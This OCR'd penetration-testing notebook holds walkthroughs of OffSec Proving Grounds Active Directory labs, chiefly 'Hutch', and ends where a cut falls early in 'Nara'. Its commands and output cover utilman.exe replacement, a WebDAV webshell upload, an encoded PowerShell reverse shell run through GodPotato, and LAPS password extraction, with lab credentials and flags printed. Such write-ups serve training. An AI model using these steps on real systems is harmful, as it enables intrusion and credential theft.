
SeRestore	*Admin*	**PowerShell**	1. Launch PowerShell/ISE with the SeRestore privilege present. 2. Enable the privilege with Enable-SeRestorePrivilege). 3. Rename utilman.exe to utilman.old 4. Rename cmd.exe to utilman.exe 5. Lock the console and press Win+U	Attack may be detected by some AV software. Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege.

Now we need to rename the **C:\Windows\System32\Utilman.exe** binary to → **Utilman.old**

Now again rename the **C:\Windows\System32\cmd.exe** to → **Utilman.exe**

and Now open the RDP session and enter windows + U and you will get adminstrator shell !!

rdesktop DC01.heist.offsec



you can see we got the **proof.txt**

Hutch

AD

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

80 → Webdav is open .
3268 → ldapsearch anonymous try .

==========

nmap -p- -sV -sC -oN Nmap 192.168.173.165 --open

NMAP Results:

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL
LOCK UNLOCK PUT
|_http-title: IIS Windows Server
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT,
DELETE, COPY, MOVE, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/10.0
|   WebDAV type: Unknown
|   Server Date: Tue, 18 Jun 2024 09:31:59 GMT
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE,
PROPPATCH, MKCOL, LOCK, UNLOCK
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-18
09:31:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
hutch.offsec0., Site: Default-First-Site-Name)
```

3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc Microsoft Windows RPC
49676/tcp open msrpc Microsoft Windows RPC
49692/tcp open msrpc Microsoft Windows RPC

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Started with the Webapp fuzzing but not get anything intresting and tried with smb and all I ahve failed in those !!
→ I have seen there is **webdav** is open !!

cadaver $ip

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Hutch]
└─# cadaver $ip
Authentication required for 192.168.225.122 on server `192.168.225.122':
Username:
Password:
Authentication required for 192.168.225.122 on server `192.168.225.122':
Username:
Password:
Could not access / (not WebDAV-enabled?):
Could not authenticate to server: rejected Basic challenge
Connection to `192.168.225.122' closed.
```

cadaver is a tool where this is used to authenticate to the webdav !!


We don't have any usernames and password !!

→ There is LDAP open so tried **ldapsearch** !!

ldapsearch -x -H ldap://192.168.225.122 -D '' -w '' -b "DC=hutch,DC=offsec"

or

ldapsearch -v -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.225.122" "(objectclass=*)"



you can see the user leaked his password in his discription.

fmcsorley : **CrabSharkJellyfish192**

Now let's try to authenticate to **Webdav**

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Hutch]
└─# cadaver $ip
Authentication required for 192.168.225.122 on server `192.168.225.122':
Username: fmcsorley
Password:
dav:/> ls
Listing collection `/': succeeded.
Coll:   aspnet_client                  0  Nov  4  2020
        iisstart.htm                 703  Nov  4  2020
        iisstart.png               99710  Nov  4  2020
        index.aspx                  1241  Nov  4  2020
```


you can see this is a webservice !!

Now let's try to upload the webshell and get the reverse shell..

dav:/> **put /usr/share/webshells/aspx/cmdasp.aspx**

```
dav:/> put /usr/share/webshells/aspx/cmdasp.aspx
Uploading /usr/share/webshells/aspx/cmdasp.aspx to `/cmdasp.aspx':
Progress: [==============================>] 100.0% of 1400 bytes succeeded.
dav:/> ls
Listing collection `/': succeeded.
Coll:   aspnet_client                  0  Nov  4  2020
        cmdasp.aspx                 1400  Jun 18 06:00
        iisstart.htm                 703  Nov  4  2020
        iisstart.png               99710  Nov  4  2020
        index.aspx                  1241  Nov  4  2020
```

http://hutch.offsec/cmdasp.aspx



Using the powershell reverse shell command and got the shell !!

you can see the user is **iis appool** >> this is indeed vulnerable to **godpotato SeImpersonate** !!

```
PS C:\Users\fmcsorley\Desktop> type local.txt
b0742e1744bf3f736d8e996e51be6efa
PS C:\Users\fmcsorley\Desktop> ipconfig

Windows IP Configuration

   Link-local IPv6 Address . . . . . : fe80::4caa:57f4:7207:90a8%3
   IPv4 Address. . . . . . . . . . . : 192.168.225.122
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

PrivEsc: [Method - 1] :

Se-Impersonate with GodPotato.exe :

```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

PS C:\temp> **.\GodPotato.exe -cmd "cmd /c whoami"**

PS C:\temp> **.\GodPotato.exe -cmd "powershell -nop -w hidden -e <base64-encode>"**

```
PS C:\temp> .\GodPotato.exe -cmd "powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AI
EMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQANQAuADEAOQA2ACIALAAxADIAMwA0ACkAOwAkA
QB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZ
CQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoA
AAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMAL
D4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkA
AAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAX
HMAdABhAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0A
QBuAHQALgBDAGwAbwBzAGUAKAApAA=="
[*] CombaseModule: 0x140705337507840
[*] DispatchTable: 0x140705339825360
[*] UseProtseqFunction: 0x140705339201664
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\cd8097b5-475f-4a7d-8178-da17e170f97e\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00008402-0c44-ffff-afe0-aa90dd5fce5c
[*] DCOM obj OXID: 0xb56efc81deb4740f
[*] DCOM obj OID: 0x9d9521b26809a1a2
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 784 Token:0x796  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
```

got the shell as Administrator !!

```
┌──(root💀kali)-[/home/kali/Tib-Priv/Win/tools]
└─# rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.225.122] 50259

PS C:\temp> whoami
nt authority\system
PS C:\temp> cd ..
PS C:\> cd Users\Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> type proof.txt
496c7ceefe2e49bb70a12aad8bd93b50
PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4caa:57f4:7207:90a8%3
   IPv4 Address. . . . . . . . . . . : 192.168.225.122
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

PrivEsc [Method-2]:

Run Winpeas !!

```
+----------¦ LAPS Settings
+ If installed, local administrator password is changed frequently and is restricted by ACL
    LAPS Enabled: 1
    LAPS Admin Account Name:
    LAPS Password Complexity:
    LAPS Password Length:
    LAPS Expiration Protection Enabled:
```

you can see the LAPS are present !!

As a User we can see the cleartext password of Administrator !!

Retriving with the user of **netexec tool [Alternate of crackmapexec]:**

 # netexec ldap 192.168.225.122 -u fmcsorley -p CrabSharkJellyfish192 --kdcHost HUTCHDC -M laps

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Hutch]
└─# netexec ldap 192.168.225.122 -u fmcsorley -p CrabSharkJellyfish192 --kdcHost HUTCHDC -M laps
SMB         192.168.225.122 445    HUTCHDC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (dor
LDAP        192.168.225.122 389    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
LAPS        192.168.225.122 389    HUTCHDC          [*] Getting LAPS Passwords
LAPS        192.168.225.122 389    HUTCHDC          Computer:HUTCHDC$ User:                Password:8PE00+.uM3A&.5
```

--kdcHost → you can see the nmap scan .

```
49676/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:
```

Yeah Got the Adminsitrator Password !!

Another tool: https://github.com/swisskyrepo/SharpLAPS

PS C:\temp> **.\SharpLAPS.exe /user:hutch.offsec\fmcsorley / pass:CrabSharkJellyfish192 /host:192.168.225.122**

```
PS C:\temp> .\SharpLAPS.exe /user:hutch.offsec\fmcsorley /pass:CrabSharkJellyfish192 /host:192.168.225.122

[+] Using the following credentials
Host: LDAP://192.168.225.122:389
User: hutch.offsec\fmcsorley
Pass: CrabSharkJellyfish192

[+] Extracting LAPS password from LDAP
Machine  : HUTCHDC$
Password : 8PE00+.uM3A&.5
PS C:\temp>
```

you can also make use of **pyLAPS.py** tool


Another method command using ldapsearch :

 # ldapsearch -v -x -D fmcsorley@HUTCH.OFFSEC -w CrabSharkJellyfish192 -b "DC=hutch,DC=offsec" -h 192.168.225.122 "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd

```
administrator : 8PE00+.uM3A&.5
```

The winrm is open let's try to authenticate via **evil-winrm**

evil-winrm -i 192.168.225.122 -u administrator -p '8PE00+.uM3A&.5'



We got the **flag** !!

Nara [Fuckit]

AD

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

80 → Webdav is open .
3268 → ldapsearch anonymous try .

==========

nmap -p- -sV -sC -oN Nmap 192.168.200.30 --open

NMAP Results:

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-19 08:40:28Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nara-security.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Nara.nara-security.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:Nara.nara-security.com
| Not valid before: 2023-07-30T14:09:26
|_Not valid after: 2024-07-29T14:09:26
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: nara-security.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=Nara.nara-security.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:Nara.nara-security.com
| Not valid before: 2023-07-30T14:09:26
|_Not valid after: 2024-07-29T14:09:26
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nara-security.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=Nara.nara-security.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:Nara.nara-security.com
| Not valid before: 2023-07-30T14:09:26
|_Not valid after: 2024-07-29T14:09:26
|_ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: nara-

security.com0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Nara.nara-security.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:Nara.nara-security.com
| Not valid before: 2023-07-30T14:09:26
|_Not valid after: 2024-07-29T14:09:26
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Nara.nara-security.com
| Not valid before: 2024-05-06T12:45:53
|_Not valid after: 2024-11-05T12:45:53
| rdp-ntlm-info:
| Target_Name: NARASEC
| NetBIOS_Domain_Name: NARASEC
| NetBIOS_Computer_Name: NARA
| DNS_Domain_Name: nara-security.com
| DNS_Computer_Name: Nara.nara-security.com
| DNS_Tree_Name: nara-security.com
| Product_Version: 10.0.20348
|_ System_Time: 2024-06-19T08:41:24+00:00
|_ssl-date: 2024-06-19T08:42:03+00:00; -1s from scanner time.
5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf   .NET Message Framing
49664/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49670/tcp open ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc   Microsoft Windows RPC
49678/tcp open msrpc   Microsoft Windows RPC
49682/tcp open msrpc   Microsoft Windows RPC
49696/tcp open msrpc   Microsoft Windows RPC
49710/tcp open msrpc   Microsoft Windows RPC
Service Info: Host: NARA; OS: Windows; CPE: cpe:/o:microsoft:windows

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Started with the SMB !! we can access smb with NULL session !!

